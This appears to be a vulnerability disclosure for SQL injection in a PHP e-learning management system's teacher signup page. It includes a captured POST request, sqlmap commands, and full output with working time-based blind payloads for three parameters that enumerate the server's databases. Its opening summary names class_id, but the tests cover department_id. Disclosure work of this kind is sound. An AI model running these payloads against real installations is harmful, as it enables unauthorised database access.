SQL Injection was found in the /lms/teacher_signup.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the firstname, lastname, class_id parameters in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document

| | |
|---|---|
| **Affected Vendor** | kashipara |
| **Affected Code File** | /lms/teacher_signup.php |
| **Affected Parameter** | firstname, lastname, class_id |
| **Method** | POST |
| **Type** | time-based blind |
| **Version** | V1.0 |

## Steps to Reproduce:

**Step 1**: Visit to http://localhost/lms/index.php and click on 'I'm a Teacher' to Sign up.



**Step 2:** Fill the Sign up form with Teacher details.


**Step 3**: Now enable intercept in bupsuite and click on 'Sign in' button.

**Step 4:** Save the burpsuite request in a file.

Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
POST /lms/teacher_signup.php HTTP/1.1
Host: localhost
Content-Length: 107
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Sa
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/lms/signup_teacher.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ope9dl6j55t4elmmb0slvjqetr
Connection: keep-alive

firstname=teacher1&lastname=teacher1&department_id=9&username=teacher1&password=teacher1&cpassword=teacher1
```

**Step 5:** Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r  teacher_signup.txt --batch --dbs

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r  teacher_signup.txt --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:46:04 /2024-11-20/

[09:46:04] [INFO] parsing HTTP request from 'teacher_signup.txt'
[09:46:04] [INFO] testing connection to the target URL
[09:46:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:46:05] [INFO] testing if the target URL content is stable
[09:46:05] [INFO] target URL content is stable
[09:46:05] [INFO] testing if POST parameter 'firstname' is dynamic
[09:46:05] [WARNING] POST parameter 'firstname' does not appear to be dynamic
[09:46:05] [WARNING] heuristic (basic) test shows that POST parameter 'firstname' might not be injectable
[09:46:05] [INFO] testing for SQL injection on POST parameter 'firstname'
[09:46:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:46:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:46:05] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:46:05] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:46:05] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:46:05] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:46:06] [INFO] testing 'Generic inline queries'
[09:46:06] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:46:06] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:46:06] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:46:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:46:16] [INFO] POST parameter 'firstname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:46:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:46:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potentia
[09:46:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query c
ON query injection technique test
[09:46:16] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:46:18] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:46:18] [INFO] target URL appears to be UNION injectable with 10 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:46:19] [INFO] checking if the injection point on POST parameter 'firstname' is a false positive
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
```

**Step 6:** Now notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.

```
[09:46:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:46:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is a
[09:46:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find
ON query injection technique test
[09:46:16] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '-
[09:46:18] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end
[09:46:18] [INFO] target URL appears to be UNION injectable with 10 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '-
[09:46:19] [INFO] checking if the injection point on POST parameter 'firstname' is a false positive
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 246 HTTP(s) requests:
---
Parameter: firstname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: firstname=teacher1' AND (SELECT 8310 FROM (SELECT(SLEEP(5)))DqlJ) AND 'lcih'='lcih&lastname
---
[09:46:34] [INFO] the back-end DBMS is MySQL
[09:46:34] [WARNING] it is very important to not stress the network connection during usage of time-base
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:46:39] [INFO] fetching database names
[09:46:39] [INFO] fetching number of databases
[09:46:39] [INFO] retrieved:
[09:46:49] [INFO] adjusting time delay to 1 second due to good response times
7
[09:46:50] [INFO] retrieved: information_schema
[09:47:49] [INFO] retrieved: capstone
[09:48:17] [INFO] retrieved: capstone2
[09:48:46] [INFO] retrieved: mysql
[09:49:03] [INFO] retrieved: performance_schema
[09:50:01] [INFO] retrieved: phpmyadmin
[09:50:36] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

## Parameter: lastname

**Step 7:** Run the sqlmap against ‘lastname’ parameter by using switch -p. Notice that ‘lastname’ parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r  teacher_signup.txt -p lastname --batch --dbs

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r  teacher_signup.txt -p lastname --batch --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
e caused by this program

[*] starting @ 09:53:10 /2024-11-20/

[09:53:10] [INFO] parsing HTTP request from 'teacher_signup.txt'
[09:53:10] [INFO] resuming back-end DBMS 'mysql'
[09:53:10] [INFO] testing connection to the target URL
[09:53:10] [INFO] testing if the target URL content is stable
[09:53:10] [INFO] target URL content is stable
[09:53:10] [WARNING] heuristic (basic) test shows that POST parameter 'lastname' might not be injectable
[09:53:10] [INFO] testing for SQL injection on POST parameter 'lastname'
[09:53:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:53:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:53:11] [INFO] testing 'Generic inline queries'
[09:53:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:53:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:53:11] [WARNING] time-based comparison requires larger statistical model, please wait..........  (done)
[09:53:21] [INFO] POST parameter 'lastname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:53:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:53:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:53:21] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNI
[09:53:21] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:53:23] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:53:23] [INFO] target URL appears to be UNION injectable with 10 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:53:25] [INFO] checking if the injection point on POST parameter 'lastname' is a false positive
POST parameter 'lastname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 229 HTTP(s) requests:
---
Parameter: lastname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: firstname=teacher1&lastname=teacher1' AND (SELECT 7476 FROM (SELECT(SLEEP(5)))WWMc) AND 'stuv'='stuv&department_id=9&username=teacher1&password=teacher1&cpassword=teacher1
---
[09:53:40] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:53:40] [INFO] fetching database names
[09:53:40] [INFO] fetching number of databases
[09:53:40] [INFO] resumed: 7
[09:53:40] [INFO] resumed: information_schema
[09:53:40] [INFO] resumed: capstone
[09:53:40] [INFO] resumed: capstone2
[09:53:40] [INFO] resumed: mysql
[09:53:40] [INFO] resumed: performance_schema
[09:53:40] [INFO] resumed: phpmyadmin
[09:53:40] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

## Parameter: department_id

**Step 8:** Run the sqlmap against ‘department_id’ parameter by using switch -p. Notice that ‘department_id’ parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r  teacher_signup.txt -p department_id --batch --dbs

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r  teacher_signup.txt -p department_id --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [*]     | .'| . |
|___|_  [)]_|_|_|__,| _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
e caused by this program

[*] starting @ 09:56:44 /2024-11-20/

[09:56:44] [INFO] parsing HTTP request from 'teacher_signup.txt'
[09:56:44] [INFO] resuming back-end DBMS 'mysql'
[09:56:44] [INFO] testing connection to the target URL
[09:56:44] [INFO] testing if the target URL content is stable
[09:56:45] [INFO] target URL content is stable
[09:56:45] [WARNING] heuristic (basic) test shows that POST parameter 'department_id' might not be injectable
[09:56:45] [INFO] testing for SQL injection on POST parameter 'department_id'
[09:56:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:56:45] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:56:45] [INFO] testing 'Generic inline queries'
[09:56:45] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:56:45] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:56:45] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:56:55] [INFO] POST parameter 'department_id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:56:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:56:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:56:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current
[09:56:55] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:56:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:56:57] [INFO] target URL appears to be UNION injectable with 10 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:56:59] [INFO] checking if the injection point on POST parameter 'department_id' is a false positive
POST parameter 'department_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 230 HTTP(s) requests:
---
Parameter: department_id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: firstname=teacher1&lastname=teacher1&department_id=9' AND (SELECT 8418 FROM (SELECT(SLEEP(5)))Tmjz) AND 'yFWo'='yFWo&username=teacher1&password=teacher1&cpassword=teacher1
---
[09:57:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:57:14] [INFO] fetching database names
[09:57:14] [INFO] fetching number of databases
[09:57:14] [INFO] resumed: 7
[09:57:14] [INFO] resumed: information_schema
[09:57:14] [INFO] resumed: capstone
[09:57:14] [INFO] resumed: capstone2
[09:57:14] [INFO] resumed: mysql
[09:57:14] [INFO] resumed: performance_schema
[09:57:14] [INFO] resumed: phpmyadmin
[09:57:14] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

# Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection